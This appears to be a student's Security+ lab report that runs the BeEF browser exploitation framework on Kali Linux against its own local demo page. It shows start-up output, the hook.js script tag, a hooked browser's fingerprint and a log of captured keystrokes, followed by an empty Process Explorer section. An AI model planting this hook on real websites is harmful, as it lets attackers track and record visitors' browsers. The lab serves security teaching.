


LAB10.1. CompTIA Security+Advanced Labs - Process Explorer ir BeEF

Lab 48. Browser Exploitation

Framework (BeEF)

1.



The screenshot shows a Kali Linux desktop environment. On the left, the BeEF Control Panel is visible, showing a sidebar with 'Hooked Browsers' and 'Offline Browsers'. The main window displays a terminal window titled 'bit@vbox: ~/Desktop/bit/2025-05-16'. The terminal output shows the command 'sudo beef-xss' being executed, followed by a password prompt and a confirmation message. The terminal also displays the status of the 'beef-xss.service' as 'active (running)' and provides the Web UI URL 'http://127.0.0.1:3000/ui/panel'. The terminal output is as follows:

```
bit@vbox: ~/Desktop/bit/2025-05-16
$ sudo beef-xss
[sudo] password for bit:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
   Active: active (running) since Fri 2025-05-16 17:42:29 EEST; 5s ago
     Invocation: 3287695bc9fb40ecbb9f4166323e216e
     Main PID: 4170 (ruby)
    Tasks: 4 (limit: 11470)
   Memory: 90.3M (peak: 208.3M)
      CPU: 2.406s
   CGroup: /system.slice/beef-xss.service
           └─4170 ruby ./beef

May 16 17:42:29 vbox systemd[1]: Started beef-xss.service - beef-xss.
May 16 17:42:30 vbox beef-include-vendor[4170]: [17:42:30][*] Browse...
May 16 17:42:30 vbox beef-include-vendor[4170]: [17:42:30] | Tw...ct
May 16 17:42:30 vbox beef-include-vendor[4170]: [17:42:30] | Si...om
May 16 17:42:30 vbox beef-include-vendor[4170]: [17:42:30] | _ Wi...ki
May 16 17:42:30 vbox beef-include-vendor[4170]: [17:42:30][*] Projec...n)
May 16 17:42:30 vbox beef-include-vendor[4170]: [17:42:30][*] BeEF i...ne and
Hint: Some lines were ellipsized, use -l to show in full.
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
```

2, 3(2(2)).

BeEF Control Panel

127.0.0.1:3000/ui/panel#id=

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

BeEF 0.5.4.0 Logout

Hooked Browsers

Online Browsers

127.0.0.1

Offline Browsers

Zombies

Auto Run

Current Browser

Details

Logs

Commands

Proxy

XssRays

Network

Key	Value
browser.window.hostport	3000
browser.window.origin	http://127.0.0.1:3000
browser.window.referrer	http://127.0.0.1:3000/ui/panel
browser.window.size.height	648
browser.window.size.width	894
browser.window.title	BeEF Basic Demo
browser.window.uri	http://127.0.0.1:3000/demos/basic.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	8
hardware.gpu	llvmpipe, or similar
hardware.gpu.vendor	Mesa
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	800
hardware.screen.size.width	1280
hardware.screen.touchenab...	No
hardware.type	Unknown
host.os.arch	64
host.os.family	Linux
host.os.name	Linux
host.os.version	
host.software.defaultbrowser	Unknown
location.city	Unknown

Basic Requester

Page 1 of 2


Displaying zombie browser details 1

BeEF Basic Demo

127.0.0.1:3000/demos/basic.htm

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

BeEF 0.5.4.0 Logout



THE BROWSER EXPLOITATION FRAMEWORK PROJECT

You should be hooked into BeEF.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module:

- [The Browser Exploitation Framework Project homepage](#)
- [BeEF Wiki](#)
- [Browser Hacker's Handbook](#)
- [Slashdot](#)

Have a go at the event logger. Insert your secret here:

Hello

You can also load up a more [advanced demo page](#).

BeEF Control Panel

127.0.0.1:3000/ui/panel#id=oCmlG5wUDu6PyQbSLhdqVNOHsJtD7rAroCE6GV9xU4aTXu3ac

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

BeEF 0.5.4.0 Logout

Hooked Browsers

Online Browsers

127.0.0.1

Offline Browsers

Getting Started

Logs

Zombies

Auto Run

Current Browser

Details

Logs

Commands


Proxy

XssRays



Network

Id	Type	Event	Date	Br...
18		38.773s - [Blur] Browser window has lost focus.	2025-05-16 14:46:40 UTC	1
17		37.368s - [Focus] Browser window has regained focus.	2025-05-16 14:46:39 UTC	1
16		37.245s - [Blur] Browser window has lost focus.	2025-05-16 14:46:39 UTC	1
15		36.433s - [Focus] Browser window has regained focus.	2025-05-16 14:46:38 UTC	1
14		33.066s - [Blur] Browser window has lost focus.	2025-05-16 14:46:34 UTC	1
13		27.162s - [Focus] Browser window has regained focus.	2025-05-16 14:46:29 UTC	1
12		23.754s - [Blur] Browser window has lost focus.	2025-05-16 14:46:26 UTC	1
11		23.103s - [User Typed]	2025-05-16 14:46:24 UTC	1
10		22.202s - [Mouse Click] x: 384 y:341 > textarea#imptb(Important Text)	2025-05-16 14:46:24 UTC	1
9		7.283s - [User Typed] ello	2025-05-16 14:46:08 UTC	1
8		6.275s - [User Typed] H (modifiers: [Shift] H)	2025-05-16 14:46:07 UTC	1
7		4.468s - [Mouse Click] x: 306 y:330 > textarea#imptb(Important Text)	2025-05-16 14:46:06 UTC	1
6		0.788s - [Focus] Browser window has regained focus.	2025-05-16 14:46:02 UTC	1
5		127.0.0.1 appears to have come back online	2025-05-16 14:46:01 UTC	1
4		127.0.0.1 just joined the horde from the domain: 127.0.0.1:3000	2025-05-16 14:46:01 UTC	1

3.




4.




Nr.57. How to Use Process Explorer to Find and Scan Suspicious Processes for Malware (Windows)


1.



2.



3.



4.

